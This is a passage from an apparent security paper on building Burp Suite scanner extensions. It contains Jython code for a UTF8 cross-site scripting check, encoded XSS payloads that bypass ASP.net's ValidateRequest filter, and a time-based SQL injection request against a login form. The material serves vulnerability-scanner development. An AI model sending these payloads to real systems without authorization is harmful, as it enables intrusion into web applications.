pass=test&form_build_id=form-oP44HoaC074PCfW8sd_kqXCgxhsOmjYqJSpglyHcH-Q&form_id=user_login_block&op=Log+in&x=x&name[0%3bselect+1+from+dual+where+'1'%3d'1'
+and+(select*from(select(sleep(20)))a)--+;#]=first&name[0]=second
```

Figure 27. - The trigger HTTP request

2.4. UTF8 Cross-Site Scripting

The ValidateRequest filter - if enabled in ASP.net environment - can prevent script injection attacks. The server does not accept data containing un-encoded HTML. This defense is easily bypassed with UTF8 encoded payload (Jardine, 2011). The attack is best for stored XSS detection if the data is stored in an ANSI character field in an SQL database. This scanning engine has some predefined UTF8 encoded XSS payloads and some other attack approaches. The engine is based on the mentioned PHP code execution class. The init method contains the new payload array:




```
class UTF8Xss(IScannerCheck):
    def __init__(self, callbacks):
        self._helpers = callbacks.getHelpers()
        self._done = getIssues('Cross-site scripting')
        self._payloads = ['%uff1cscript%uff1ealert(1)%uff1c/script%uff1e','<%00script>alert(\'XSS\')<%00/script>',
        '%C0%BCscript%C0%BEalert(1)%C0%BC/script%C0%BE','%EF%BC%9Cscript%EF%BC%9Ealert(123)%EF%BC%9C/script%EF%BC%9E',
        '\\u003cscript\\u003ealert(1)\\u003c\\u002fscript\\u003e']
```

Figure 28. - Payload definition

There is one big problem with this solution if the data visualization is on different web interfaces. In this implementation, every payload triggers the alert(1) method of JavaScript. If more payloads trigger the vulnerability after the character conversation, the scanning engine is not able to detect which is the correct one. The easiest solution is that every payload must contain different alert string.

The HTTP method handling and parameter collecting are the same as in the PHP injection class:




```
    def doActiveScan(self, basePair, insertionPoint):
    if self._helpers.analyzeRequest(basePair.getRequest()).getMethod() == 'GET':
        method = IParameter.PARAM_URL
    else:
        method = IParameter.PARAM_BODY

        parameters = self._helpers.analyzeRequest(basePair.getRequest()).getParameters()
```

Figure 29. - HTTP method handling


The following loops inject all the elements of the payload array in every HTTP parameter value. This can be done by removing the scanned HTTP parameter completely and add a new one with the iterated attack payload. The newRequest variable contains the modified HTTP request:



```
    for parameter in parameters:
        if parameter.getName() == insertionPoint.getInsertionPointName():
        for xss in self._payloads:
            newRequest = self._helpers.removeParameter(basePair.getRequest(), parameter)
            newParam = self._helpers.buildParameter(parameter.getName(),xss,method)
            newRequest = self._helpers.addParameter(newRequest, newParam)
```

Figure 30. - Constructing the testing payload


The attack payload is sent in the same way as the aforementioned scanning techniques:



```
            attack = callbacks.makeHttpRequest(basePair.getHttpService(), newRequest)
            resp = self._helpers.bytesToString(attack.getResponse())
```

Figure 31. - HTTP request and response

The detection of the successful attack is quite simple. After the character transformation HTTP response must contain the ">alert(1)<" string. The following code verifies the existence of the mentioned JavaScript sequence:



```
            if '>alert(1)<' in resp:
                url = self._helpers.analyzeRequest(attack).getUrl()
                if (url not in self._done):
                    self._done.append(url)
                    return [CustomScanIssue(attack.getHttpService(), url, [attack], 'Cross-site scripting',
                        "The application appears to evaluate user input.<p>", 'Firm', 'High')]
```

Figure 32. - Validation of the vulnerability

The vulnerability reporting is the same as in case of the presented PHP preg_replace() attack. The testing environment was a simple PHP script with string replacing function.

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3. Conclusion

New scanning extension development for Burp Suite Professional is not a very difficult task considering the accessible documentation, sample codes and support. There are lots of interesting and unimplemented attack techniques which are good development goals, like the PHP extract() issue (Dcnoren, 2013). Web bug bounty disclosures are also a good starting point to get an idea. Improving the scanner engine is a good opportunity to find exotic or rare vulnerabilities.

The Logger++ extension (Ncc group, 2015) is very useful during the development process because it can log the packets which are coming from an extension. This is more practical than checking the HTTP log files or sniffing the network packets. The amount of the logged data can be reduced by enabling only the tested attack case in the Scanner or totally disabling the active scanning areas when developing a new scanning method.

Possible further development could be the time based or blind PHP command injection detection. This version of the scanner can only recognize the case if the interpreted input is returned. The Perl environment can also be affected by another type of HTTP parameter pollution (Netanel Rubin, 2014). The improved ActiveScan++ plugin can be downloaded from GitHub (Silent Signal, 2015).

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